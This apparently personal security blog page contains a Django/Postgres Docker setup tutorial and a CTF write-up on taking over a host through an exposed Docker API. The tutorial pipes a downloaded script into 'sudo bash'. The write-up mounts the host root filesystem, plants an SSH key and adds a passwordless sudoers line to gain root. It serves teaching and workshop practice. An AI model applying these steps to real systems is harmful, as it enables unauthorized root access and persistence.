   This is a recommendation patch made by the Security team,regardless an engineer that owns and understands the code should review it before merging it.
   ```

Input format:
- [VULNERABILITY NAME]  
- [DESCRIPTION]  
- [Affected FILES and LINE NUMBERS]  
- [Summary of Code Changes]  

Output format:
- A complete Pull Request (markdown-formatted) following the Rules above.

Final Result

This is the final product of this process. You can see it live in Azkaban’s PR #3346.

Commit Message

Commit Message

Pull Request Message

Pull Request

My Closing Thoughts

Security patching does not have to be a burden. For me, Vibe Security Patching turned it into a collaborative practice that improves both culture and code. By sitting next to developers, using Semgrep Pro to identify vulnerabilities, and letting AI accelerate the creation of patches, I have been able to show that security can be built in by default.

As a security leader, this approach allowed me to close the gap between just reporting findings and actually delivering valuable remediation patches that engineers could review and merge into production code. It also gave me the chance to experience directly the same struggles engineers face every day when balancing speed, functionality, and security. That perspective has made me a more effective partner and advocate for secure development.

Another benefit is scalability. By creating a repeatable process, I was able to empower junior engineers and contractors to contribute effective remediations. With clear steps, structured prompts, and validation through Semgrep, they could generate high-quality patches on their own. This freed me to focus on strategic work while multiplying the overall output of the SAST program and scaling our secure development practice across the company.

This is the story of how I moved from being the person who files tickets to being the person who codes fixes side by side with engineers, while also enabling others to do the same. That is what modern patching should look like, and that is the direction I want to keep pushing.

Share
Posted in Code, Security | Tagged , , , , , , , | Leave a comment

Secure by Default Postgres Docker Container for Development


In this post I will explain how to provide a secure postgres server docker container. This is useful when developing certain applications, for example a Django application. You can only run a this script and it will automatically detect if an old version of the container exists, delete it and deploy a new one. Or just to deploy a quick and secure by default postgres docker container. The limit is your imagination!

The files used in this post are part of my DevOps Tools Github repository. Please visit it and look around, you might get some good ideas from it.

Problem

I am developing a Django application and during the development I need to create a secure by default postgres docker container. I also need to quickly reset the db constantly for testing purposes.

Proposal

Create a script to automate the process and minimize human error.

Requirements

This environment was built with:

  • Python 3.6.8
  • Pipenv version 11.9.0
  • Docker version 19.03.8

TL;DR

Quick and dirty way of doing this. Use on your own risk!

$ mkdir djangoproject
$ cd djangoproject 
$ pipenv --three
$ pipenv shell
$ pipenv install django dj-database-url django-heroku
$ django-admin startproject myproject
$ mv myproject myproject-delme
$ mv  myproject-delme/* .
$ rm -fr myproject-delme 
$ python manage.py startapp myapp
$ grep "SECRET_KEY" myproject/settings.py | tr -d ' ' > .env 
$ curl -s https://raw.githubusercontent.com/ch0ks/devops-tools/master/files-misc/django-sample-dburl-and-heroku-settings.py > myproject/settings.py 
$ curl -s https://raw.githubusercontent.com/ch0ks/devops-tools/master/docker-secure-postgres.sh | sudo bash 2>&1 | tee /dev/stderr | egrep '(DATABASE_URL|PGPASSWORD)' >> .env
$ exit
$ pipenv shell
$ python manage.py migrate
$ python manage.py createsuperuser 
$ python manage.py runserver 

Now point your browser to http://127.0.0.1:8000/admin. Profit!

Glossary

In this section you will find definitions and explanations for the technologies that we are going to use.

What is PostgresSQL?

PostgreSQL, also known as Postgres, is a free and open-source relational database management system (RDBMS) emphasizing extensibility and SQL compliance. It was originally named POSTGRES, referring to its origins as a successor to the Ingres database developed at the University of California, Berkeley. In 1996, the project was renamed to PostgreSQL to reflect its support for SQL. After a review in 2007, the development team decided to keep the name PostgreSQL.

Wikipedia entry on PostgresSQL, April 20, 2020

Website: https://www.postgresql.org/

What is Docker?

Docker is a set of platform as a service (PaaS) products that uses OS-level virtualization to deliver software in packages called containers. Containers are isolated from one another and bundle their own software, libraries and configuration files; they can communicate with each other through well-defined channels. All containers are run by a single operating system kernel and therefore use fewer resources than virtual machines.

Wikipedia entry on Docker (software), April 20, 2020

Website: https://www.docker.com/*

What is Pipenv?

Pipenv is a tool that aims to bring the best of all packaging worlds (bundler, composer, npm, cargo, yarn, etc.) to the Python world. Windows is a first-class citizen, in our world.

It automatically creates and manages a virtualenv for your projects, as well as adds/removes packages from your Pipfile as you install/uninstall packages. It also generates the ever-important Pipfile.lock, which is used to produce deterministic builds.

Pipenv: Python Dev Workflow for Humans, April 20, 2020

Great guide to understand pyenv: https://realpython.com/intro-to-pyenv/

What is Django?

Django, stylised as django is a Python-based free and open-source web framework, which follows the model-template-view (MTV) architectural pattern. It is maintained by the Django Software Foundation (DSF), an independent organization established as a 501(c)(3) non-profit.

Wikipedia entry on Django (web framework), April 20, 2020

Website: https://www.djangoproject.com/

How Everything Come Together?

You can download the script from here: docker-secure-postgres.sh

Let’s analyze it by parts. Here we can check which user is executing the script, if is it not root then it autoexecute itself with sudo.

#!/usr/bin/env bash
#title          :Secure Postgress Docker Container for Development
#description    :This is a script that I created to expedite the 
#        creation of a secure docker container during the 
#                development of a Django application
#file_nam       :docker-secure-postgres.sh
#author         :Adrian Puente Z.
#date           :20200315
#version        :1.0
#bash_version   :GNU bash, version 5.0.3(1)-release (x86_64-pc-linux-gnu)
#==================================================================

set -euo pipefail

[ $(id -u) -ne 0 ] && echo "Only root can do that! sudoing..."
if [ "${EUID}" != 0 ]; then sudo $(which ${0}) ${@}; exit; fi

At this point the script is now running as root so now it is defining the variables that will use during the execution. You should configure these variables if needed, for example is you want to use another user or name the database something else.

Using Python it will generate two 32 character long strings using numbers, upper and lower case letter and symbols and assign them to the variables variables APPDBPASSWD and PGPASSWORD. They will be used as the postgres user password and the django user database password. These passwords will be configured later in the script.

## Configure these variables if needed
APPDBHOSTNAME="localhost"
APPDBSRVPORT="5432"
APPUSRNAME="appusr"
APPDBNAME="appdb"
APPDBPASSWD=$(python -c "import random ; print(''.join([random.SystemRandom().choice('abcdefghijklmnopqrstuvwxyz0123456789%^&*(-_+)') for i in range(25)]))")
PGPASSWORD=$(python -c "import random ; print(''.join([random.SystemRandom().choice('abcdefghijklmnopqrstuvwxyz0123456789%^&*(-_+)') for i in range(25)]))")
DOCKERSRVNAME="postgres-securesrv"
SQLFILE=$(mktemp)
True=0
False=1

The piece below checks if a copy of the container is running in the machine, if so it will stop it and delete it, otherwise continues with the execution of the script.

# Destroys any old docker container with the same name.
if docker ps -a | grep ${DOCKERSRVNAME} >/dev/null 2>&1 
then 
  echo "Deleting existing ${DOCKERSRVNAME} container."
  docker stop ${DOCKERSRVNAME} > /dev/null 2>&1
  docker rm ${DOCKERSRVNAME} > /dev/null 2>&1
fi

Then it will generate a self signed SSL certificate to use it in the postgres server. You can comment the openssl commands and just add your own certificate by adding the server certificate as a file named server.crt and the key as a file named server.key.

# You can comment this part and add your own certificates. Be sure
# to copy them in this directory and to name them accordingly.
openssl req -new -text -passout pass:abcd -subj /CN=${APPDBHOSTNAME} -out server.req -keyout privkey.pem
openssl rsa -in privkey.pem -passin pass:abcd -out server.key
openssl req -x509 -in server.req -text -key server.key -out server.crt
## Setting the right permissions for the postgress user
chmod 600 server.key
chown 999:999 server.key

Once the pre-requisites are met then Docker will check if the official container image for PostgreSQL exists in the machine, if not it will download a copy from from Docker Hub. Once the image is in the machine it will configure a new postgres docker container by adding the certificates mentioned before and the postgres user password contained in the variable PGPASSWORD, the database base administrator user of the server.

docker run -d --name ${DOCKERSRVNAME} \
       -v "${PWD}/server.crt:/var/lib/postgresql/server.crt:ro" \
       -v "${PWD}/server.key:/var/lib/postgresql/server.key:ro" \
       -e POSTGRES_PASSWORD=${PGPASSWORD} \
       -p ${APPDBSRVPORT}:${APPDBSRVPORT} \
       postgres \
       -c ssl=on \
       -c ssl_cert_file=/var/lib/postgresql/server.crt \
       -c ssl_key_file=/var/lib/postgresql/server.key 

Finally, once the configuration is completed, it will make six tries waiting five seconds in between each to detect if the postgres container is up and running.

echo "Waiting for the container to initialize."
FAILED=${True}
# Waits up to 30 seconds for the container to initialize.
for ((i=0 ; i<6 ; i++))
do
  sleep 5
  if docker ps | grep ${DOCKERSRVNAME} > /dev/null 2>&1 
  then
    if  PGPASSWORD="${PGPASSWORD}" \
      pg_isready -h ${APPDBHOSTNAME} \
             -p ${APPDBSRVPORT} \
             -U postgres
    then
      FAILED=${False}
      break
    fi
  fi
done

if [ ${FAILED} -eq ${True} ]
then
  echo "Container execution failed, showing the logs"
  docker logs ${DOCKERSRVNAME}
  exit 1
fi

Once it finds a functional connection it will connect as the dba using the password in the variable PGPASSWORD and configures:

  • The app database name using the variable APPDBNAME
  • The app user using the variable APPUSRNAME
  • The app user password using the variable APPDBPASSWD

Notice how it uses the postgres client command line psql and the password configured before reusing the password contained in the variable PGPASSWORD.

echo "Creating sample database."
cat > ${SQLFILE} << _END
CREATE DATABASE ${APPDBNAME};
CREATE USER ${APPUSRNAME} WITH PASSWORD '${APPDBPASSWD}';
ALTER ROLE ${APPUSRNAME} SET client_encoding TO 'utf8';
ALTER ROLE ${APPUSRNAME} SET default_transaction_isolation TO 'read committed';
ALTER ROLE ${APPUSRNAME} SET timezone TO 'UTC';
GRANT ALL PRIVILEGES ON DATABASE ${APPDBNAME} TO ${APPUSRNAME};
_END

# Creating the sample database.
PGPASSWORD="${PGPASSWORD}" psql -h ${APPDBHOSTNAME} -U postgres -f ${SQLFILE}
rm -fr ${SQLFILE}

echo "Sample database created successfully"
echo -en "Save both strings below in your .env file and restart the pipenv environment.\n\n"
echo "DATABASE_URL=\"postgres://${APPUSRNAME}:${APPDBPASSWD}@${APPDBHOSTNAME}:${APPDBSRVPORT}/${APPDBNAME}\""
echo "PGPASSWORD=\" ${PGPASSWORD}\""
exit 0

Once all is done it will show you both password in the right format for you to add them to your environmental variables.

DATABASE_URL="postgres://appusr:gz)i+jq5xwr0^(3vc-jpbg6t3@localhost:5432/appdb"
PGPASSWORD="a^-mu-*gfm70mrl&nwh5ci_(a"

In this case I am using pipenv and I will add them to the .env file. Have in mind that the DATABASE_URL variable follows the database url that is a platform independent way of addressing a database. A database URL is of the form service://[user]:[password]@[hostname]:[port]/[databasename]. I also recommend adding the libraries dj-database-url and django_heroku to your python projects to use this format.

Sample Django Project

Let's play a little with this new script. First let's create a proper development environment with pipenv:

~/github
$ mkdir django-sample
~/github
$ cd django-sample
~/github/django-sample
$ pipenv --three
Creating a virtualenv for this project…
Using ~/.pyenv/versions/3.6.8/bin/python3 (3.6.8) to create virtualenv…
?Running virtualenv with interpreter ~/.pyenv/versions/3.6.8/bin/python3
Already using interpreter ~/.pyenv/versions/3.6.8/bin/python3
Using base prefix '~/.pyenv/versions/3.6.8'
New python executable in ~/.local/share/virtualenvs/django-sample-2uB5phZ-/bin/python3
Also creating executable in ~/.local/share/virtualenvs/django-sample-2uB5phZ-/bin/python
Installing setuptools, pip, wheel...
done.

Virtualenv location: ~/.local/share/virtualenvs/django-sample-2uB5phZ-
Creating a Pipfile for this project…
~/github/django-sample
$ pipenv shell
Spawning environment shell (/usr/bin/zsh). Use 'exit' to leave.
OK
. ~/.local/share/virtualenvs/django-sample-2uB5phZ-/bin/activate
~/github/django-sample
$ 

Now let's install the django module and the dj-database-url library:

~/github/django-sample
$ pipenv install django dj-database-url django_heroku
Installing django…
-----8<----------8<----------8<----------8<----------8<-----
----->8---------->8---------->8---------->8---------->8-----
Installing collected packages: sqlparse, pytz, asgiref, django
Successfully installed asgiref-3.2.7 django-3.0.5 pytz-2019.3 sqlparse-0.3.1

Installing django_heroku…
Looking in indexes: https://pypi.python.org/simple
Collecting django_heroku
  Downloading django_heroku-0.3.1-py2.py3-none-any.whl (6.2 kB)
-----8<----------8<----------8<----------8<----------8<-----
----->8---------->8---------->8---------->8---------->8-----
Installing collected packages: psycopg2, whitenoise, django-heroku
Successfully installed django-heroku-0.3.1 psycopg2-2.8.5 whitenoise-5.0.1

Adding django to Pipfile's [packages]…
Installing dj-database-url…
-----8<----------8<----------8<----------8<----------8<-----
----->8---------->8---------->8---------->8---------->8----- (5.5 kB)
Installing collected packages: dj-database-url
Successfully installed dj-database-url-0.5.0

Adding dj-database-url to Pipfile's [packages]…
Pipfile.lock not found, creating…
Locking [dev-packages] dependencies…
Locking [packages] dependencies…
Updated Pipfile.lock (9a4335)!
Installing dependencies from Pipfile.lock (9a4335)…
  ####   ######################################## 5/5 — 00:00:00
~/github/django-sample
$ 

Now let's create the django project and it's application

~/github/django-sample
$ ls 
Pipfile  Pipfile.lock
~/github/django-sample
$ django-admin startproject myproject
~/github/django-sample
$ ls
myproject  Pipfile  Pipfile.lock
~/github/django-sample
$ mv myproject myproject-delme 
~/github/django-sample
$ mv myproject-delme/* .
~/github/django-sample
$ rm -fr myproject-delme 
~/github/django-sample
$ ls
manage.py  myproject  Pipfile  Pipfile.lock
~/github/django-sample
$ python manage.py startapp myapp
~/github/django-sample
$ ls
manage.py  myapp  myproject  Pipfile  Pipfile.lock
~/github/django-sample
$  

I know it looks confusing so let me try to explain. After installing the django module and the dj-database-url library I created a new project using django-admin startproject myproject. This will create a new directory named myproject with all the configuration files. I like to move these files to the current working directory to avoid confusions then using python manage.py startapp myapp to create the application. You can see that the command creates another directory named myapp that contains all the files needed for the application. It is important to have the project and application directory at the same level than the manage.py file or it won't work.

This is the final tree directory:

~/github/django-sample
$ tree
.
|-- manage.py
|-- myapp
|   |-- admin.py
|   |-- apps.py
|   |-- __init__.py
|   |-- migrations
|   |   `-- __init__.py
|   |-- models.py
|   |-- tests.py
|   `-- views.py
|-- myproject
|   |-- asgi.py
|   |-- __init__.py
|   |-- settings.py
|   |-- urls.py
|   `-- wsgi.py
|-- Pipfile
`-- Pipfile.lock


3 directories, 15 files
~/github/django-sample
$ 

Now let's create the postgres database:

~/github/django-sample
$ sudo bash docker-secure-postgres.sh
Deleting existing postgres-securesrv container.
Generating a RSA private key
..........................................................................+++++
...............................................................+++++
writing new private key to 'privkey.pem'
-----
writing RSA key
37f96111773e465bb9d02b52098101c72cff3cc3c1fa92e0f01cc3afa1451cbe
Waiting for the container to initialize.
localhost:5432 - rejecting connections
localhost:5432 - accepting connections
Creating sample database.
CREATE DATABASE?p=755#how-everything-comes-together
CREATE ROLE
ALTER ROLE
ALTER ROLE
ALTER ROLE
GRANT
Sample database created successfully
Save both strings below in your .env file and restart the pipenv environment.

DATABASE_URL="postgres://appusr:+x6odg_mrmvt+ktnd35_9-795@localhost:5432/appdb"
PGPASSWORD="1%isf7s9u7xqqplzqwk)wt9z0"
~/github/django-sample
$ 

Save the DATABASE_URL and the PGPASSWORD variables, we will use them later.

Finally we will configure the environment for Django to work as expected. Follow these steps:

  1. At the top of the file myproject/settings.py file add the following:
import os <--- After this library
import dj_database_url
import django_heroku

###################################
## Code and other configurations ##
###################################

## At the very bottom of the file
STATIC_URL = '/static/' <--- After this value

django_heroku.settings(locals())
  1. In the same file look for the variable SECRET_KEY, save it somewhere else and delete it from the file
  2. In the same file also look for the DATABASE variable and change it like this:
# Database
# https://docs.djangoproject.com/en/3.0/ref/settings/#databases

#DATABASES = {
#    'default': {
#        'ENGINE': 'django.db.backends.sqlite3',
#        'NAME': os.path.join(BASE_DIR, 'db.sqlite3'),
#    }
#}

DATABASES = {
    'default': dj_database_url.config()
}
  1. Add the variables DATABASE_URL, PGPASSWORD and SECRET_KEY to the file .env (if it does not exist create it), it should look like this:
~/github/django-sample
$ cat .env 
DATABASE_URL="postgres://appusr:+x6odg_mrmvt+ktnd35_9-795@localhost:5432/appdb"
PGPASSWORD="1%isf7s9u7xqqplzqwk)wt9z0"
SECRET_KEY="cj4k*%2y%7nz&)3chs*%+ti&o40l)l)jm*^4zk)pkp7tt)cqfn"

~/github/django-sample
$ 

Now restart the python environment. This is important or the environmental variables won't be taken into account. Do it like this:

~/github/django-sample
$ exit
~/github/django-sample
$ pipenv shell
Loading .env environment variables…
Spawning environment shell (/usr/bin/zsh). Use 'exit' to leave.
OK
. ~/.local/share/virtualenvs/django-sample-2uB5phZ-/bin/activate
~/github/django-sample
$ env | egrep '(PASS|KEY|URL)'
DATABASE_URL=postgres://appusr:+x6odg_mrmvt+ktnd35_9-795@localhost:5432/appdb
PGPASSWORD=1%isf7s9u7xqqplzqwk)wt9z0
SECRET_KEY=7f4d%*zn1f5muug2(eu118++-cm)98gy
~/github/django-sample
$ 

Perfect! At this point you should be able to start your project and initialize your database.

~/github/django-sample
$ python manage.py migrate 
Operations to perform:
  Apply all migrations: admin, auth, contenttypes, sessions
Running migrations:
  Applying contenttypes.0001_initial... OK
  Applying auth.0001_initial... OK
  Applying admin.0001_initial... OK
  Applying admin.0002_logentry_remove_auto_add... OK
  Applying admin.0003_logentry_add_action_flag_choices... OK
  Applying contenttypes.0002_remove_content_type_name... OK
  Applying auth.0002_alter_permission_name_max_length... OK
  Applying auth.0003_alter_user_email_max_length... OK
  Applying auth.0004_alter_user_username_opts... OK
  Applying auth.0005_alter_user_last_login_null... OK
  Applying auth.0006_require_contenttypes_0002... OK
  Applying auth.0007_alter_validators_add_error_messages... OK
  Applying auth.0008_alter_user_username_max_length... OK
  Applying auth.0009_alter_user_last_name_max_length... OK
  Applying auth.0010_alter_group_name_max_length... OK
  Applying auth.0011_update_proxy_permissions... OK
  Applying sessions.0001_initial... OK
~/github/django-sample
$ python manage.py createsuperuser 
Username (leave blank to use 'apuente'): apuente
Email address: [email protected]
Password: 
Password (again): 
Superuser created successfully.
~/github/django-sample
$ psql $(echo ${DATABASE_URL}) -c "select id,is_superuser,username,email from auth_user" 
 id | is_superuser | username |          email          
----+--------------+----------+-------------------------
  1 | t            | apuente  | [email protected]
(1 row)
~/github/django-sample
$ python manage.py runserver
Watching for file changes with StatReloader
Performing system checks...

System check identified no issues (0 silenced).
April 20, 2020 - 23:24:35
Django version 3.0.5, using settings 'myproject.settings'
Starting development server at http://127.0.0.1:8000/
Quit the server with CONTROL-C.

Now point your browser to http://127.0.0.1:8000/admin. Profit!

Share
Posted in Code, Databases, DevOps, Docker, Postgres, Security | Leave a comment

Full Metal Jacket Meets Security

This is just a thing I wrote based on the Full Metal Jacket movie. I call it Full Metal Security:

This is my laptop.
There are many like it, but this one is mine.
My laptop is my best friend. It is my life.
I must master it as I must master my life.

Without me, my laptop is useless.
Without my laptop, I am useless.
I must type my laptop true.
I must path vulnerabilities faster than my attacker who is trying to compromise me.
I must beat him before he beats me. I will …

My laptop and I know that what counts in security are not the issues we find, the tickets we file, nor vulnerabilities we patch.
We know that it is the security awareness that count. We will make the end user aware …

My laptop is human, even as I, because it is my life.
Thus, I will learn it as a brother.
I will learn its weaknesses, its strength, its parts, its accessories, its keyboard and its display.

I will keep my laptop clean and ready, even as I am clean and ready.
We will become part of each other. We will …

Before my team, I swear this creed.
My laptop and I are the defenders of my company.
We are the masters of our enemy.
We are the saviors of my life.

So be it, until victory is ours and there is no enemy, but peace!

#FullMetalSecurity #Born2Pwn

Happy Hacking!
Adrian Puente Z.

Share
Posted in Experiences and Stories, Random, Security | Tagged , , , | Leave a comment

Hacking Docker Remotely


The following is a write up for a challenge given during a Docker security workshop in the company I work for. It was a lot of fun and ironically I managed to complete the challenge not exactly how they were expecting so that’s why I am presenting two attack vectors. The second attack vector is how they were expecting people to complete the challenge.

The Challenge

The participants will have SSH access to a remote server in AWS. The goal is to show that the attacker can execute a process as the user root in another server in the local network running an insecure Docker service.

Preparations

I am lazy so I usually configure my SSH config file (~/.ssh/config):

Host docker-ctf
    Hostname 3.135.YY.XX
    User ubuntu
    Port 22
    IdentityFile ~/.ssh/id_rsa_docker
    UserKnownHostsFile ~/.ssh/known_hosts_delme

Accessing the Jump Host

The train of though for this attack is:

  1. Access the remote server via SSH
  2. Perform a discovery ping sweep
  3. Once I found the target server perform a port scan to see what is open

So let’s start.

$ ssh docker-ctf
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-1058-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Mar  5 22:47:14 UTC 2020

  System load:  0.0               Processes:           91
  Usage of /:   30.9% of 7.69GB   Users logged in:     0
  Memory usage: 18%               IP address for eth0: 10.42.2.129
  Swap usage:   0%


14 packages can be updated.
0 updates are security updates.


*** System restart required ***
Last login: Thu Mar  5 19:21:38 2020 from x.x.x.x

ubuntu@ip-10-42-2-129:~$ 

Discovery

Good, access is granted, let’s start this challenge by looking for other servers in the network.

ubuntu@ip-10-42-2-129:~/ctf$ nmap -sP -oA scan 10.42.2.129/24
Host: 10.42.2.77 () Status: Up
Host: 10.42.2.129 (ip-10-42-2-129)  Status: Up
# Nmap done at Thu Mar  5 18:35:46 2020 -- 256 IP addresses (2 hosts up) scanned in 6.39 seconds
ubuntu@ip-10-42-2-129:~$ 

Nice! Another server, let’s scan it

ubuntu@ip-10-42-2-129:~/ctf$  nmap -sCV 10.42.2.77 -oA 10.42.2.77

Starting Nmap 7.60 ( https://nmap.org ) at 2020-03-05 18:38 UTC
Nmap scan report for 10.42.2.77
Host is up (0.0017s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:0d:56:8e:b4:a5:68:31:3b:75:6e:b2:db:eb:c1:e9 (RSA)
|   256 9b:5a:18:4d:71:20:24:66:e6:de:27:1e:d2:7f:60:c3 (ECDSA)
|_  256 5e:5e:26:65:ca:a7:f4:59:ac:f8:22:ea:ef:c5:a0:01 (EdDSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
ubuntu@ip-10-42-2-129:~$ 

Not good enough, let’s do a wider scan

ubuntu@ip-10-42-2-129:~/ctf$ nmap -sCV 10.42.2.77 -oA 10.42.2.77 -p 0-65535

Starting Nmap 7.60 ( https://nmap.org ) at 2020-03-05 18:38 UTC
Completed Service scan at 18:40, 81.12s elapsed (2 services on 1 host)
NSE: Script scanning 10.42.2.77.
Initiating NSE at 18:40
Completed NSE at 18:40, 0.08s elapsed
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
Nmap scan report for 10.42.2.77
Host is up (0.0086s latency).
Not shown: 65534 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:0d:56:8e:b4:a5:68:31:3b:75:6e:b2:db:eb:c1:e9 (RSA)
|   256 9b:5a:18:4d:71:20:24:66:e6:de:27:1e:d2:7f:60:c3 (ECDSA)
|_  256 5e:5e:26:65:ca:a7:f4:59:ac:f8:22:ea:ef:c5:a0:01 (EdDSA)
2376/tcp open  docker  Docker 19.03.5
| docker-version:
|   Version: 19.03.5
|   MinAPIVersion: 1.12
|   Os: linux
--8<------8<------8<------8<------8<------8<------8<------8<------8<------8<------8<--
-->8------>8------>8------>8------>8------>8------>8------>8------>8------>8------>8--
|     Ostype: linux
|     Server: Docker/19.03.5 (linux)
|     Date: Thu, 05 Mar 2020 18:39:08 GMT
|_    Content-Length: 0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning.
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
Initiating NSE at 18:40
Completed NSE at 18:40, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 83.80 seconds
ubuntu@ip-10-42-2-129:~$ 

Preparing the Attack

Oh righty, this is getting good! Let’s point our Docker client to the server and port that we just found and see what we can get from it.

ubuntu@ip-10-42-2-129:~$ export DOCKER_HOST=tcp://10.42.2.77:2376
ubuntu@ip-10-42-2-129:~$ docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES

ubuntu@ip-10-42-2-129:~$ docker run --name ubuntu_bash --rm -i -t ubuntu bash
Unable to find image 'ubuntu:latest' locally
docker: Error response from daemon: Get https://registry-1.docker.io/v2/: net/http: request canceled while waiting for connection (Client.Timeout exceeded while awaiting headers).
See 'docker run --help'.
ubuntu@ip-10-42-2-129:~$

OK, so we have the Docker client installed in the jump host but it seems that the target server cannot reach the Internet, this makes sense to mitigate this kind of attack but it will not stop me. This are the steps to follow:

  1. Get the attack docker image in our personal laptop
  2. Convert the export the attack docker image into a tarball
  3. Upload the attack docker image into the jump host
  4. Import the attack image into the remote docker service.

Personal Computer

$ docker pull ubuntu
Using default tag: latest
latest: Pulling from library/ubuntu
423ae2b273f4: Pull complete
de83a2304fa1: Pull complete
f9a83bce3af0: Pull complete
b6b53be908de: Pull complete
Digest: sha256:04d48df82c938587820d7b6006f5071dbbffceb7ca01d2814f81857c631d44df
Status: Downloaded newer image for ubuntu:latest
docker.io/library/ubuntu:latest
$ docker save ubuntu -o /tmp/ubuntu.tgz
$ scp /tmp/ubuntu.tgz docker-ctf:~/
ubuntu.tgz                                                                                     100%   64MB   3.2MB/s   00:19
$

The image is now in the jump host. Now we need to import it into the remote Docker server. Notice how the image is transferred from the jump host to the remote docker server by using the Docker client.

Jump Host

ubuntu@ip-10-42-2-129:~$ ls
ubuntu.tgz
ubuntu@ip-10-42-2-129:~$ docker load < ubuntu.tgz
cc4590d6a718: Loading layer  [===============================>]   65.58MB/65.58MB
8c98131d2d1d: Loading layer  [===============================>]   991.2kB/991.2kB
03c9b9f537a4: Loading layer  [===============================>]   15.87kB/15.87kB
1852b2300972: Loading layer  [===============================>]   3.072kB/3.072kB
Loaded image: ubuntu:latest

ubuntu@ip-10-42-2-129:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
ubuntu              latest              72300a873c2c        12 days ago         64.2MB
ubuntu@ip-10-42-2-129:~$ 

This is good progress. From here I will explain two possible scenarios. One is an account takeover by abusing SSH and privilege escalation by abusing Sudo. The other scenario is where access to the SSH server and only the Docker service is exposed.

Attack Vector 1: SSH and Sudo Abuse

This attack is based in a technique I found in the book Tactical Exploitation by H.D. Moore and Valsmith, specifically in section 4.4.1 NFS Home Directories in page 29. I am adapting the attack to abuse the remote SSH server and Sudo by exploiting the remote Docker service. This is how I do it:

First I execute run a docker container using the docker attack image I uploaded before. The trick is to run the container as root using the flag -u 0 and mount the root / directory of the docker server in the /mnt directory of the docker container.

ubuntu@ip-10-42-2-129:~$ docker run --name ubuntu_bash --rm -i -v /:/mnt -u 0  -t ubuntu bash
root@2e29c9224caa:/# cd /mnt/
root@2e29c9224caa:/mnt# ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var  vmlinuz  vmlinuz.old
ubuntu@ip-10-42-2-129:~$

Now running as root in the container and having the file system mapped into the /mnt directory of the container to do two things:

1.- I copy my public SSH key into the ubuntu’s user authorized_keys in his ~/.ssh folder:

root@2e29c9224caa:/# cd /mnt/home/ubuntu/.ssh
root@2e29c9224caa:/mnt/home/ubuntu/.ssh# cat >> authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCZYh5HokO0Znz3wuNGXSQNxIYGpBUzz1eb0mSWPbFa+6aF5Ob+RuSBJ/4lMgjS+N/kQpVoE90jxY017cAZ/Wx2s7O3FFRtgrpfvv60QoJV2mE6YHF2jImiKzPCXr22fAczO9cnvsHd6zmB5pAB22zIPJ5heQQbh5yfIPw7qEjOUZJHOUuji9oCJK28ZN2JVI/e1hfrLUT8zyGxMtK0OgBfuS2ZZlYFsFmPN8bEpP9vn9Om+X9TIM9+x+FsZWLlf2BdkkXmzJzDeCHuacNufR3w+ZzUYBnkWUEzEy3elZ1ScUx5xhoy29f/myO7FgN+yUZarcopKT2usnw1iPLIXH8P
^C
root@2e29c9224caa:/#

2.- Now I give the user ubuntu sudo privileges with no password:

root@2e29c9224caa:/# cd /mnt/etc
root@2e29c9224caa:/mnt/etc# cat >> sudoers
ubuntu ALL=(ALL) NOPASSWD: ALL
^C
root@2e29c9224caa:/#

Good now we are ready to take control of the remote system with SSH. But first I update my SSH config file (~/.ssh/config) for convenience.

Host docker-ctf
    Hostname 3.135.YY.XX
    User ubuntu
    Port 22
    IdentityFile ~/.ssh/id_rsa_docker
    UserKnownHostsFile ~/.ssh/known_hosts_delme

Host target
    Hostname 10.42.2.77
    User ubuntu
    Port 22
    IdentityFile ~/.ssh/id_rsa_docker
    UserKnownHostsFile ~/.ssh/known_hosts_delme

SSH into the server and finish the pwning. I use the docker-ctf as a jump host with the -J flag in SSH. Yeah I know, I can use the ProxyCommand ssh -q -W %h:%p docker-ctf parameter in the config file but I wanted to show the -J trick.

$ ssh -J docker-ctf target
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-1058-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Mar  5 19:46:25 UTC 2020

  System load:  0.0               Processes:              92
  Usage of /:   25.8% of 7.69GB   Users logged in:        0
  Memory usage: 24%               IP address for eth0:    10.42.2.77
  Swap usage:   0%                IP address for docker0: 172.17.0.1


0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Mar  5 19:44:45 2020 from 10.42.2.129

ubuntu@ip-10-42-2-77:~$ sudo -i
root@ip-10-42-2-77:~# uid=0(root) gid=0(root) groups=0(root)

w00t w00t! Now let’s execute the command as root to win the challenge.

root@ip-10-42-2-77:~# cat > runme.sh
for ((;;)); do id; echo Hello world > /dev/stderr ; sleep 20 ; done
^C
root@ip-10-42-2-77:~# bash runme.sh &
[1] 4456
root@ip-10-42-2-77:~# uid=0(root) gid=0(root) groups=0(root)
Hello world

root@ip-10-42-2-77:~# ps axu | grep runme
root      4456  0.0  0.3  13312  3176 pts/0    S    19:47   0:00 bash runme.sh
root      4464  0.0  0.1  14856  1076 pts/0    S+   19:47   0:00 grep --color=auto runme
root@ip-10-42-2-77:~#

Profit!

